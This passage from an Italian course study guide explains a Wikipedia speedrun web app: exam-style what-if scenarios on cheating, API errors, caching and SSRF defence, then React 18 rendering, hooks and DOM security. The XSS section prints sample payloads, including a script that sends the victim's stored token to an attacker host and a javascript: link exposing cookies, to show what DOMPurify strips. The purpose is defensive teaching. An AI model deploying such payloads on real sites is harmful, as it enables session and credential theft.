- **Domanda del Docente:** "Un giocatore esperto nota che l'endpoint `/api/games/:id/step` è un'API REST pubblica (seppur autenticata). Decide di aprire una partita partendo da 'Fisica', ignora completamente il frontend e con Postman invia un payload `{"targetTitle": "Università degli Studi di Napoli Federico II"}` per vincere in 1 solo click. Come reagisce il server?"
- **Risposta dello Studente:** "Il server rifiuta la mossa con codice `400 Bad Request` e codice applicativo `INVALID_STEP`. Nel nostro `GameService.makeStep`, il backend recupera dal database la pagina su cui la partita si trova attualmente (`Fisica`) e ne estrae la lista canonica di link validi (`currentContent.validLinks`). Poiché nella voce 'Fisica' non esiste alcun link ipertestuale diretto a 'Università degli Studi di Napoli Federico II', il controllo `isValidLink` risulterà falso. La richiesta viene immediatamente rigettata prima di modificare il database o incrementare il contatore dei click. Il client non può barare poiché le regole del gioco sono convalidate rigorosamente sul server."

Scenario 4.2: Degrado o Timeout dell'API Esterna di Wikipedia (Status 502)

- **Domanda del Docente:** "Cosa accade se durante una partita l'API di `it.wikipedia.org` subisce un'interruzione di servizio, va in timeout oltre i 10 secondi o risponde con un errore HTTP 500?"

- **Risposta dello Studente:** "La chiamata `Axios` all'interno di `WikiService.getWikiArticleContent` fallisce scatenando un'eccezione (`AxiosError: timeout of 10000ms exceeded o 500 Internal Server Error`). Il blocco `catch` intercetta l'eccezione e la rimappa semanticamente in un `AppError('Error fetching content for page...', 502, ErrorCode.WIKI_API_ERROR)`. Questo errore viene gestito dal nostro `errorMiddleware`, che restituisce al client il codice HTTP standard **502 Bad Gateway** (indicando con precisione che il server ha ricevuto una risposta non valida dal server upstream a monte). Il database non viene toccato, lo stato della partita rimane intatto e il server non subisce alcun crash."

Scenario 4.3: Disattivazione Totale della Cache LRU

- **Domanda del Docente:** "Quale impatto concreto si verificherebbe se eliminassimo completamente la cache LRU (`wikiArticleCache`) effettuando una richiesta di rete all'API di Wikipedia per ogni singolo click di ogni giocatore?"
- **Risposta dello Studente:** "Si verificherebbero tre conseguenze gravissime:
 1. **Latenza di Gioco Decuplicata:** Ogni click del giocatore dovrebbe attendere il round-trip di rete verso i server di Wikimedia e l'esecuzione del parsing, passando da una latenza in memoria di < 1 ms a oltre 300-800 ms, distruggendo l'esperienza utente da speedrun.
 2. **Rate Limiting e Ban IP (HTTP 429):** Sotto carico concorrente (es. 100 utenti simultanei), il server invierebbe migliaia di richieste al minuto a Wikipedia con lo stesso indirizzo IP, superando le soglie consentite e venendo temporaneamente o definitivamente bannato.
 3. **Consumo Inutile di Banda e CPU:** Il server dovrebbe ri-sanificare con `sanitize-html` lo stesso testo HTML centinaia di volte, saturando il thread V8 di Node.js. Con la cache LRU (budget 50MB, 200 pagine), pagine frequentissime come 'Napoli' o 'Italia' rimangono pronte in RAM."

Scenario 4.4: Memorizzazione di Riferimenti Mutabili nella Cache LRU

- **Domanda del Docente:** "Supponiamo che nella cache LRU salviamo direttamente un oggetto JavaScript contenente array o proprietà mutabili (`WikiArticleContent`), e che un metodo nel service modifichi l'array `validLinks.push('hack')`. Qual è il pericolo?"
- **Risposta dello Studente:** "In JavaScript, gli oggetti e gli array vengono passati e memorizzati **per riferimento** (by reference). Se un controller o un service muta direttamente le proprietà di un oggetto restituito dalla cache, quella modifica si riflette istantaneamente sull'oggetto condiviso in memoria RAM all'interno della cache LRU globale. Tutte le richieste successive di qualsiasi altro utente riceverebbero la versione modificata e corrotta dell'articolo. Per scongiurare questo rischio, le strutture dati devono essere trattate come immutabili (tramite object spread, `Object.freeze` o copie difensive), garantendo l'integrità dello stato condiviso in memoria."

Scenario 4.5: Prevenzione di Attacchi SSRF (Server-Side Request Forgery)

- **Domanda del Docente:** "Come impedisce la nostra architettura che un attaccante invii come target di navigazione un URL locale come `http://127.0.0.1:5432` o l'indirizzo dei metadati cloud `http://169.254.169.254/latest/meta-data/` per estrarre informazioni riservate dal server?"
- **Risposta dello Studente:** "L'architettura neutralizza completamente l'attacco SSRF su due livelli distinti:
 1. **Costruzione Rigida delle Query Upstream:** Il backend non riceve mai dal client un URL di destinazione arbitrario. L'endpoint accetta unicamente il parametro `targetTitle` (una stringa con il titolo della pagina). La URL finale viene assemblata rigidamente nel service fissando l'origine (`const WIKIPEDIA_API_URL = 'https://it.wikipedia.org/w/api.php'`), passando il titolo solo come parametro querystring `page: title`.
 2. **Ispezione Rigorosa dei Link con URL Parsing:** All'interno di `isInternalNamespaceZeroLink`, se un link inizia per `http://` o `https://`, il server esegue il parsing formale con l'oggetto `new URL(trimmed)` e verifica tassativamente che `hostname === 'it.wikipedia.org'`. Qualsiasi link verso IP locali, loopback (`localhost`, `127.0.0.1`) o host interni viene scartato a priori restituendo `{ isValid: false, targetTitle: null }`."


Capitolo 6: Frontend React 18 Architecture e State Management

1. Teoria Fondamentale

1.1 Il Modello di React: Virtual DOM, Reconciliation e React Fiber

I browser web rappresentano i documenti caricati tramite il **DOM (Document Object Model)**, un albero di nodi manipolabile via JavaScript. Tuttavia, le mutazioni dirette sul DOM del browser sono operazioni intrinsecamente lente: ogni modifica a un nodo può forzare il browser a ricalcolare stili, geometrie (*Reflow / Layout*) e ridisegnare i pixel a schermo (*Repaint*).

Per ottimizzare questo processo, **React** introduce il **Virtual DOM (VDOM)**: una rappresentazione virtuale e leggera dell'albero DOM mantenuta in memoria RAM sotto forma di oggetti JavaScript.



1. L'Algoritmo di Reconciliation (Diffing $O(n)$)

Il problema del confronto tra due alberi arbitrari ha una complessità computazionale teorica di $O(n^3)$. React adotta un'euristica basata su due assunti, riducendo la complessità a $O(n)$:

- **Elementi di tipo diverso producono alberi diversi:** Se un tag `<button>` viene rimpiazzato da un `<div>`, React non analizza i figli: demolisce l'intero sottoalbero e lo ricrea da zero (*unmount* e *mount*).
- **Stabilità delle chiavi con la prop `key`:** Negli array dinamici di componenti, la prop `key` fornisce un'identità persistente a ciascun elemento tra un render e l'altro, permettendo a React di riordinare, inserire o cancellare nodi senza dover ricostruire la lista intera.

2. L'Architettura React Fiber

Introdotta con React 16 e consolidata in React 18, **React Fiber** è una riscrittura totale del motore di riconciliazione.


- **Nel vecchio Stack Reconciler:** La riconciliazione era sincrona e ricorsiva. Una volta iniziato il rendering di un albero complesso, il thread principale del browser rimaneva bloccato (*thread blocking*), provocando perdita di frame (*jank*) negli input e nelle animazioni.
- **In Fiber:** L'albero dei componenti viene modellato come una lista concatenata di unità di lavoro (*Fiber Nodes*). Fiber consente di:
 - Sospendere, riprendere o abortire un lavoro di rendering.
 - Assegnare priorità diverse a task differenti (es. priorità immediata ai click dell'utente, priorità differibile al rendering di background).

- Eseguire il rendering in modalità concorrente (*Concurrent Features*).

1.2 Il Rendering Cycle in React 18 e l'Automatic Batching

Il ciclo di vita del rendering in React è rigorosamente suddiviso in tre fasi:

1. **Trigger Phase:** Avvio del rendering, scatenato da una modifica di stato (`useState`, `useReducer`), dal cambio di un `Context`, o dal montaggio iniziale (`createRoot`).
2. **Render Phase:** React invoca i componenti funzionali per determinare la nuova struttura del Virtual DOM. **Questa fase deve essere pura e priva di effetti collaterali (Side Effects):** non deve interagire con il DOM reale, non deve modificare variabili globali né lanciare chiamate di rete. Con React Fiber, questa fase può essere interrotta o scartata se sopraggiungono eventi a priorità più elevata.
3. **Commit Phase:** React applica le differenze calcolate sul DOM reale del browser (`appendChild`, `removeChild`, mutazione attributi). Questa fase è sincrona per evitare artefatti visivi. Terminata la commit phase, il browser esegue il *Paint* e React invoca gli hook `useEffect`.



Automatic Batching in React 18

Nelle versioni precedenti di React, il raggruppamento delle mutazioni di stato (*batching*) avveniva unicamente all'interno degli handler di eventi sintetici di React. Se due aggiornamenti di stato venivano eseguiti all'interno di una `Promise`, di un `setTimeout` o di una callback di rete (es. `await authApi.login()`), React causava due re-render separati del componente.

In **React 18**, l'**Automatic Batching** è attivo ovunque: anche all'interno di callback asincrone, aggiornamenti multipli di stato (`setToken(res.token); setUser(res.user);`) vengono accorpati automaticamente in un **singolo re-render finale**, ottimizzando drasticamente le performance.

1.3 SPA Routing con React Router v7

In un'architettura **Single Page Application (SPA)**, il browser carica un singolo documento HTML ([index.html](#)). La transizione tra le diverse pagine ([/login](#), [/game](#), [/leaderboard](#)) non richiede una nuova richiesta di caricamento pagina al server web (*Full-Page Reload*).

React Router (v7) intercetta la navigazione sfruttando la **HTML5 History API**:

- `window.history.pushState()` e `window.history.replaceState()`: Consentono di aggiornare la barra degli indirizzi del browser senza causare il refresh del documento.
- `window.onpopstate`: Ascolta l'evento scatenato dalla pressione dei tasti "Avanti" e "Indietro" della cronologia del browser.
- **Dichiaratività**: React Router confronta l'URL corrente con l'albero delle `<Route path="..." element={<Component />} />` ed esegue il montaggio condizionale dei soli componenti necessari.

1.4 State Management: Local State, Lifting State Up e Context API

1. **Local State** (`useState`): Stato isolato all'interno di un singolo componente (es. il valore digitato in un campo input).
2. **Lifting State Up** (Sollevamento dello Stato): Quando due componenti fratelli necessitano di condividere un dato, lo stato viene spostato nel loro antenato comune più vicino e ridisceso tramite *props*. Se la gerarchia è profonda, questo genera il problema del **Prop Drilling** (passaggio noioso di props attraverso componenti intermedi che non ne hanno bisogno).
3. **Context API** (`createContext` + `useContext`): Consente di definire un magazzino globale di dati a cui qualsiasi componente discendente dell'albero può accedere direttamente, aggirando il passaggio manuale delle props.
4. **Context API vs Redux/Zustand**:
 - La Context API è ideale per dati ad **bassa frequenza di aggiornamento** (es. sessione di autenticazione `user`, lingua, preferenze di tema UI).
 - **Il Problema dei Re-Render del Context**: Ogni volta che il valore fornito da un `Context.Provider` cambia (perché muta una qualsiasi proprietà dell'oggetto `value`), **tutti** i componenti che consumano quel Context (`useContext(AuthContext)`) vengono forzati al ri-rendering, a prescindere dal fatto che utilizzino o meno la specifica proprietà modificata. Per stati altamente dinamici o ad alta frequenza (es. aggiornamento al millisecondo del timer di gioco), si preferiscono Custom Hooks atomici (`useGameEngine`) o store con selettori granulari (Zustand/Redux).

2. Il Codice nel Nostro Progetto

2.1 File: frontend/src/main.tsx

```
import React from 'react';
import ReactDOM from 'react-dom/client';
import App from './App';
import './index.css';

ReactDOM.createRoot(document.getElementById('root')!).render(
  <React.StrictMode>
    <App />
  </React.StrictMode>
);
```

2.2 File: frontend/src/App.tsx (Routing e Layout Globale)


```
export const GamePage: React.FC = () => {
  const navigate = useNavigate();
  const { user } = useAuth();
  const { game, ...engine } = useGameEngine();

  // Pattern di Guardia di Navigazione: se l'utente non è autenticato, visualizza la card di
  blocco
  if (!user) {
    return (
      <div className="min-h-screen bg-neo-bg bg-dot-pattern flex items-center justify-center p-
4 text-neo-black">
        <Card variant="yellow" className="w-full max-w-lg p-6 sm:p-8 text-center">
          <span aria-hidden="true" className="material-symbols-outlined text-5xl mb-3 text-neo-
on-accent">
            lock
          </span>
          <h1 className="font-space font-black text-2xl sm:text-3xl uppercase tracking-tight
mb-3 text-neo-on-accent">
            Autenticazione Richiesta
          </h1>
          <p className="font-inter text-sm sm:text-base mb-6 font-medium text-neo-on-accent">
            Devi effettuare l'accesso per avviare una speedrun e registrare il tuo punteggio
in classifica.
          </p>
          <div className="flex flex-wrap justify-center gap-4">
            <Button variant="primary" onClick={() => navigate('/login')}>
              Accedi
            </Button>
            <Button variant="secondary" onClick={() => navigate('/register')}>
              Registrati
            </Button>
          </div>
        </Card>
      </div>
    );
  }

  // Se autenticato, monta il motore di gioco attivo o il form di inizio partita
  return ( /* Rendering HUDBar, WikiRenderer, Sidebar */ );
};
```

3. Disamina Riga per Riga

3.1 frontend/src/main.tsx

- **Riga 6:** `ReactDOM.createRoot(document.getElementById('root')!).render(...)`: Inizializza l'applicazione utilizzando la nuova Root API di React 18 (`createRoot`). L'operatore `!` (*non-null assertion operator* di TypeScript) assicura al type checker che l'elemento DOM `<div id="root">` esiste fisicamente nel file `index.html`.
- **Righe 7-9:** `<React.StrictMode>`: Componente wrapper per lo sviluppo. Non produce alcun markup nel DOM reale. Il suo scopo è evidenziare potenziali problemi eseguendo volontariamente **il doppio montaggio e il doppio rendering** di componenti ed effetti in ambiente di sviluppo locale (`NODE_ENV === 'development'`).

3.2 frontend/src/App.tsx

- **Riga 2:** `import { BrowserRouter as Router, Routes, Route, Navigate ... }`: Importa i componenti del router client-side.
- **Righe 11-42:** Componente `Layout`:
- `const location = useLocation()`: Hook che restituisce l'oggetto `location` corrente (rappresenta l'URL attivo).
- `getActiveTab()`: Ispeziona `location.pathname` per determinare quale tab della `Navbar` debba essere illuminata graficamente.

- Avvolge i figli in un container comune con sfondo, font e **Navbar** persistente, evitando che la barra di navigazione venga smontata o ricalcolata a ogni cambio rotta.
- **Righe 52-66: Gerarchia dell'Albero dei Componenti:**
- **AuthProvider** si trova al livello più esterno possibile, garantendo che sia **Router**, sia **Layout**, sia tutte le route figlie abbiano accesso al contesto di autenticazione.
- `<Route path="*" element={<Navigate to="/" replace />} />`: Route jolly (*catch-all*). Qualsiasi URL non corrispondente reindirizza istantaneamente alla home page `/`, sostituendo la voce non valida nella cronologia del browser grazie alla direttiva `replace`.

3.3 frontend/src/hooks/useAuth.tsx

- **Riga 25:** `const AuthContext = createContext<AuthContextType | undefined>(undefined);`: Istanza il Context di React inizializzandolo a `undefined`. Questo valore sentinella viene impiegato per rilevare a runtime se il custom hook viene invocato impropriamente al di fuori dell'albero del provider.
- **Riga 40: Lazy State Initialization:**

```
const [token, setToken] = useState<string | null>(() => localStorage.getItem('token'));
```

Passare una funzione anonima a `useState` attiva la **Lazy Initialization**: la lettura bloccante di `localStorage.getItem` viene eseguita esclusivamente al primissimo rendering di montaggio del componente e non viene rieseguita a ogni successivo ciclo di rendering di `AuthProvider`.

- **Righe 43-63: useCallback su refreshProfile:**
- Memorizza il riferimento della funzione per evitare che venga ricreata ad ogni re-render.
- Se è presente un token in `localStorage`, invoca `authApi.getProfile()` per verificare che il token sia ancora valido sul server backend e ne ripopola il profilo utente. Se il server risponde con `401 Unauthorized` (es. token scaduto o segreto invalidato), il blocco `catch` pulisce il token compromesso da `localStorage` (`localStorage.removeItem('token')`) e azzerà lo stato della sessione.
- **Righe 116-122: Fail-Fast Custom Hook useAuth:**

```
export const useAuth = (): AuthContextType => {
  const context = useContext(AuthContext);
  if (!context) {
    throw new Error('useAuth must be used within an AuthProvider');
  }
  return context;
};
```

Risolve il problema del typing nullo: poiché `AuthContext` è stato tipizzato come `<AuthContextType | undefined>`, verificando la falsità di `context` e lanciando un'eccezione esplicita, il tipo di ritorno viene automaticamente ristretto (*type narrowing*) a `AuthContextType`. Se uno sviluppatore usa `useAuth` in un componente orfano, l'applicazione solleva un errore chiaro e immediato anziché fallire silenziosamente a runtime con `TypeError: Cannot read properties of undefined`.

4. Scenari d'Esame "What-If" (Simulazione Orale)

Scenario 4.1: Il ruolo di `<React.StrictMode>` e l'invocazione doppia

- **Domanda del Docente:** "Nel file `main.tsx`, l'applicazione è racchiusa in `<React.StrictMode>`. Notiamo nella console del browser che durante l'avvio della pagina i messaggi di `console.log` all'interno di `useEffect` o nel corpo dei componenti vengono stampati due volte. Perché avviene questo? Accadrà anche in produzione?"
- **Risposta dello Studente:** "No, accade esclusivamente in ambiente di sviluppo (`development`). `React.StrictMode` è un tool di diagnosi architetturale progettato per preparare l'applicazione al modello concorrente di React Fiber. Per

individuare bug subdoli, effetti collaterali impuri o memory leak, React forza intenzionalmente un ciclo di **doppio rendering** e una sequenza di **mount -> unmount -> remount** su ogni componente. Questo verifica che le funzioni siano matematicamente pure e che gli **useEffect** implementino correttamente le relative funzioni di cleanup (es. cancellazione di timer, rimozione di listener o abort di richieste Axios). Nella build finale di produzione (**npm run build**), **StrictMode** non introduce alcun overhead e i componenti vengono eseguiti rigorosamente una volta sola."

Scenario 4.2: Invocazione di `useAuth()` fuori dal Provider e Fail-Fast

- **Domanda del Docente:** "Cosa accadrebbe a runtime se tentassimo di invocare `const { user } = useAuth();` all'interno di un componente montato prima o all'esterno di `<AuthProvider>`? Come lo abbiamo gestito nel codice?"
- **Risposta dello Studente:** "Se il Context non avesse un controllo esplicito, `useContext(AuthContext)` restituirebbe il valore di default con cui è stato creato (`undefined`). Successivamente, il tentativo di destrutturare `{ user }` provocherebbe un crash generico a runtime: `TypeError: Cannot destructure property 'user' of undefined`. Nel nostro codice abbiamo implementato il pattern **Fail-Fast**: all'interno della definizione del custom hook `useAuth()`, controlliamo `if (!context)` e lanciamo immediatamente un errore descrittivo: `throw new Error('useAuth must be used within an AuthProvider')`. Questo consente allo sviluppatore di identificare istantaneamente la violazione architetturale nella gerarchia dell'albero dei componenti."

Scenario 4.3: Impatto prestazionale dei cambi di stato nel Context

- **Domanda del Docente:** "Ogni volta che `AuthProvider` aggiorna il suo stato (es. l'utente effettua il login e cambiano `token` e `user`), quali componenti dell'applicazione vengono ri-renderizzati? Quale problema di performance potrebbe sorgere se inserissimo nel Context anche il timer del gioco che cambia ogni secondo?"
- **Risposta dello Studente:** "Tutti i componenti discendenti che consumano `useAuth()` (come la `Navbar` e la `GamePage`) subiscono un ri-rendering immediato perché il riferimento dell'oggetto `value={{ user, token, ... }}` passato al Provider è cambiato. Se inserissimo nel Context di autenticazione globale anche il cronometro dei secondi del gioco (`elapsedSeconds`), la funzione di aggiornamento verrebbe eseguita ogni 1000 millisecondi: questo causerebbe il re-render inutile dell'intera applicazione (inclusa la `Navbar`, bottoni e pannelli statici) una volta al secondo. Per questa ragione abbiamo disaccoppiato l'architettura: lo stato del gioco e il timer risiedono in un custom hook atomico separato (`useGameEngine`), isolando i re-render ad alta frequenza ai soli componenti che disegnano effettivamente il gioco."

Scenario 4.4: Mutazione Diretta dello Stato vs Immutabilità nel Virtual DOM

- **Domanda del Docente:** "Cosa accade se all'interno di un componente React eseguiamo direttamente `user.username = 'NuovoNome'` invece di invocare `setUser({ ...user, username: 'NuovoNome' })`? Perché l'immutabilità è un dogma in React?"
- **Risposta dello Studente:** "L'interfaccia utente non si aggiornerà affatto. React determina se un componente deve essere ri-renderizzato confrontando il vecchio stato con il nuovo stato tramite il confronto di uguaglianza per riferimento superficiale (**Shallow Equality**, `Object.is(oldState, newState)`). Se mutiamo l'oggetto direttamente in memoria, il puntatore di memoria dell'oggetto `user` rimane identico: per React `oldState === newState`, il rendering viene saltato e il Virtual DOM non calcola alcuna variazione. Rispettare il principio di immutabilità (creando un nuovo oggetto con lo spread operator `{ ...user }`) è indispensabile affinché l'algoritmo di Riconciliazione rilevi la discrepanza del riferimento e scateni la fase di Render e Commit sul DOM reale."

Scenario 4.5: Tentativo di Accesso Diretto a Route Protetta via URL

- **Domanda del Docente:** "Un utente non autenticato incolla direttamente nella barra degli indirizzi del browser l'URL `http://localhost:5173/game`. Spiega l'esatta catena di eventi del frontend e cosa viene visualizzato a schermo."

- **Risposta dello Studente:** "Poiché l'applicazione è una SPA, il browser richiede la pagina statica, React si monta e React Router valuta il path `/game`, caricando il componente `GamePage`. Appena `GamePage` viene eseguito, interroga l'autenticazione tramite `const { user } = useAuth()`. Poiché il client è anonimo, `user` è `null`. Il componente esegue la guardia condizionale `if (!user)` e blocca immediatamente il montaggio del motore di gioco (`useGameEngine`), non inviando alcuna richiesta alle API protette di gioco. A schermo viene visualizzata la schermata di blocco stilizzata Neo-Brutalist con il messaggio 'Autenticazione Richiesta' e due pulsanti che guidano l'utente verso `/login` o `/register`, proteggendo l'integrità dell'applicazione anche a livello di Presentation Layer."

Capitolo 7: Custom Hooks, Game Engine e Sicurezza del DOM

1. Teoria Fondamentale

1.1 Le Regole degli Hook e l'Architettura Interna di React Fiber

Gli Hook (`useState`, `useEffect`, `useRef`, ecc.) sono funzioni speciali che consentono ai componenti funzionali di "agganciarsi" allo stato e al ciclo di vita di React.

Il funzionamento interno degli Hook si basa su **due regole inderogabili**:

1. **Invocare gli Hook solo al livello più alto**: Non richiamare mai Hook all'interno di blocchi condizionali (`if`), cicli (`for`, `while`) o funzioni annidate.
2. **Invocare gli Hook solo da componenti o Custom Hook React**: Non invocarli all'interno di funzioni JavaScript generiche.

Perché React impone questo vincolo: La Linked List dei Fiber Nodes

A differenza di quanto si possa intuire, React **non associa lo stato al nome della variabile**.

Internamente, per ogni componente renderizzato, React Fiber mantiene una **Lista Concatenata Monodirezionale (Singly Linked List)** di oggetti Hook:

```
Fiber Node (Component Instance)
  ■
  ■■■ memoizedState ■■■ [ Hook 1: useState(game) ]
                        ■ next
                        ▼
                        [ Hook 2: useState(elapsedSeconds) ]
                        ■ next
                        ▼
                        [ Hook 3: useRef(isNavigating) ]
                        ■ next
                        ▼
                        [ Hook 4: useEffect(timer) ]
```

A ogni ciclo di re-rendering, React reimposta un puntatore interno (`workInProgressHook`) alla testa della lista e lo fa avanzare di un nodo (`hook = hook.next`) per ogni chiamata a un Hook nel codice:

- Se inserissimo un Hook dentro un `if (condition)`, nei render in cui la condizione è falsa l'ordine della sequenza verrebbe sfasato.
- L'Hook 2 verrebbe abbinato alla cella di memoria dell'Hook 1, provocando corruzione irreversibile dello stato in memoria e crash del runtime con:

`Rendered fewer hooks than expected. This may be caused by an accidental early return statement.`

1.2 Il Pattern Custom Hook: Separazione tra Presentazione e Logica di Dominio

Un **Custom Hook** è una funzione JavaScript il cui nome inizia convenzionalmente per `use` (es. `useGameEngine`, `useAuth`, `useLeaderboard`) e che può a sua volta invocare altri Hook di React.

Vantaggi Architeturali del Pattern:

1. **Single Responsibility Principle (SRP):** I componenti grafici (`GamePage`, `HUDBar`, `WikiRenderer`) rimangono focalizzati unicamente sull'accessibilità, il layout e il render visivo. Tutta la complessità asincrona, la gestione degli errori e la sincronizzazione risiedono nel custom hook.
2. **Riutilizzabilità e Testabilità:** La logica del motore di gioco (`useGameEngine`) può essere collaudata isolatamente tramite harness di test come `@testing-library/react-hooks` senza dover istanziare il DOM visivo.
3. **Isolamento dello Stato:** Due componenti che invocano lo stesso Custom Hook non condividono lo stato in memoria (ciascuna invocazione riceve la propria lista di hook isolata), garantendo l'incapsulamento.

1.3 Ottimizzazione e Memoization: `useCallback`, `useMemo` e `React.memo`

In JavaScript le funzioni e gli oggetti sono tipi di riferimento (*reference types*): `{}` non è mai uguale a `{}` e `((() => {})) !== ((() => {}))`. A ogni render di un componente funzionale, tutte le funzioni e gli oggetti dichiarati al suo interno vengono **riallocati da zero in memoria**.

Meccanismo	Cosa Memoizza	Scopo Principale
<code>useCallback</code>	Riferimento a una funzione (Function reference stability)	Previene re-render di componenti figli che ricevono callback come props
<code>useMemo</code>	Risultato computato di una funzione (Computed value)	Evita ricalcoli onerosi $O(N)$ a ogni ciclo di render ordinario
<code>React.memo</code> le	Intero componente React (High-Order Component - HOC)	Salta il re-render del componente se sue props non sono cambiate

Lo Stale Closure Problem

Se omettiamo una variabile usata dentro `useCallback` o `useEffect` dal relativo **Dependency Array (deps)**, la funzione memorizzata "cattura" il valore che la variabile aveva al momento della creazione della closure. Quando la variabile muta nel componente, l'hook continua a vedere il vecchio valore memorizzato, generando gravissimi disallineamenti di stato (*stale state*).

1.4 Gestione della Mutabilità con `useRef`

`useRef` restituisce un oggetto mutabile con una singola proprietà: `{ current: initialValue }`.

Presenta due caratteristiche cruciali:

1. **Persistenza:** Il valore assegnato a `.current` sopravvive immutato attraverso tutti i cicli di re-render del componente per l'intero suo ciclo di vita.
2. **Assenza di Trigger di Render:** A differenza di `useState`, **modificare `ref.current = true` NON scatena alcun re-render del componente.**

È lo strumento perfetto per tracciare flag operativi imperativi (es. `isNavigatingRef` per impedire click multipli concorrenti prima che la chiamata API precedente sia conclusa) o per mantenere identificatori nativi (es. ID restituito da

`setInterval).`

1.5 Sicurezza Client-Side del DOM, Attacchi XSS e Sanitization con DOMPurify

L'attributo nativo di React `dangerouslySetInnerHTML` bypassa il sistema di escaping automatico di React e inietta stringhe HTML grezze direttamente nel DOM del browser (equivalente di `element.innerHTML`).

Anatomia di un attacco Cross-Site Scripting (XSS)

Se un attaccante riesce a iniettare markup malevolo all'interno di una pagina web, può eseguire codice JavaScript arbitrario nel contesto di sicurezza della sessione della vittima.

Esempi di payload malevoli:

```
<!-- Iniezione di script canonico -->
<script>fetch('https://attacker.com/steal?token=' + localStorage.getItem('token'))</script>

<!-- Iniezione tramite tag immagine con handler di errore inline -->


<!-- Iniezione tramite protocollo pseudo-URL su ancore -->
<a href="javascript:alert(document.cookie)">Clicca qui</a>
```

Il Ruolo di DOMPurify

Per contrastare l'XSS, il client applica il principio di **Defense-in-Depth** (difesa in profondità): anche se il backend sanifica l'HTML con `sanitize-html`, il frontend esegue una seconda sanificazione a runtime con **DOMPurify**.

DOMPurify converte la stringa HTML in un albero DOM temporaneo disconnesso nel browser (**DOMParser**), rimuove con algoritmo whitelist tutti i tag pericolosi (`<script>`, `<object>`, `<iframe>`), spoglia tutti gli handler di eventi inline (`onload`, `onerror`, `onclick`) e neutralizza schemi URI non sicuri (`javascript:`), restituendo un markup garantito privo di vettori d'attacco.

1.6 Event Delegation su Contenuti HTML Dinamici

Quando si renderizza un articolo di Wikipedia tramite `dangerouslySetInnerHTML`, l'HTML contiene centinaia di link `<a>`.

- **Approccio Naïve:** Attaccare un event listener a ciascun singolo tag `<a>`. Questo consumerebbe una quantità enorme di memoria RAM e richiederebbe di re-aggiornare i listener a ogni cambio pagina.
- **Event Delegation:** Si posiziona un **singolo event listener** sull'elemento genitore contenitore (`<div ref={containerRef} onClick={handleClick}>`). Sfruttando il meccanismo di **Event Bubbling** (propagazione degli eventi verso l'alto nell'albero DOM), il click su qualsiasi link risale fino al genitore. Il genitore intercetta l'evento, individua l'ancora tramite `e.target.closest('a')`, blocca il refresh della pagina tramite `e.preventDefault()`, estrae il titolo dell'articolo e inoltra la navigazione all'interno del game loop React.

2. Il Codice nel Nostro Progetto

2.1 File: `frontend/src/hooks/useGameEngine.ts` (Estratto Core)

```
import { useState, useEffect, useCallback, useRef } from 'react';
import axios from 'axios';
import { Game, WikiArticleContent } from '../types';
import { gameApi } from '../api';
import { ErrorCode } from '../constants/errorCodes';

export function useGameEngine() {
  const [game, setGame] = useState<Game | null>(null);
  const [currentArticle, setCurrentArticle] = useState<WikiArticleContent | null>(null);
  const [elapsedSeconds, setElapsedSeconds] = useState<number>(0);
  const [loading, setLoading] = useState<boolean>(false);
  const [error, setError] = useState<string | null>(null);
  const [toastMessage, setToastMessage] = useState<string | null>(null);

  // Ref per sincronizzazione atomica: blocca click concorrenti (Doppio Click Spam)
  const isNavigatingRef = useRef(false);

  const calculateElapsed = (startTimeStr?: string, endTimeStr?: string) => {
    if (!startTimeStr) return 0;
    const start = new Date(startTimeStr).getTime();
    const end = endTimeStr ? new Date(endTimeStr).getTime() : Date.now();
    return Math.max(0, Math.floor((end - start) / 1000));
  };

  // Timer di gioco con gestione del lifecycle e cleanup anti-memory-leak
  useEffect(() => {
    if (game?.status === 'IN_PROGRESS') {
      setElapsedSeconds(calculateElapsed(game.startTime));
      const timer = setInterval(() => {
        setElapsedSeconds(calculateElapsed(game.startTime));
      }, 1000);

      // Cleanup function essenziale
      return () => clearInterval(timer);
    }
    if (game?.status === 'COMPLETED') {
      setElapsedSeconds(calculateElapsed(game.startTime, game.endTime));
    } else {
      setElapsedSeconds(0);
    }
  });
}
```

```
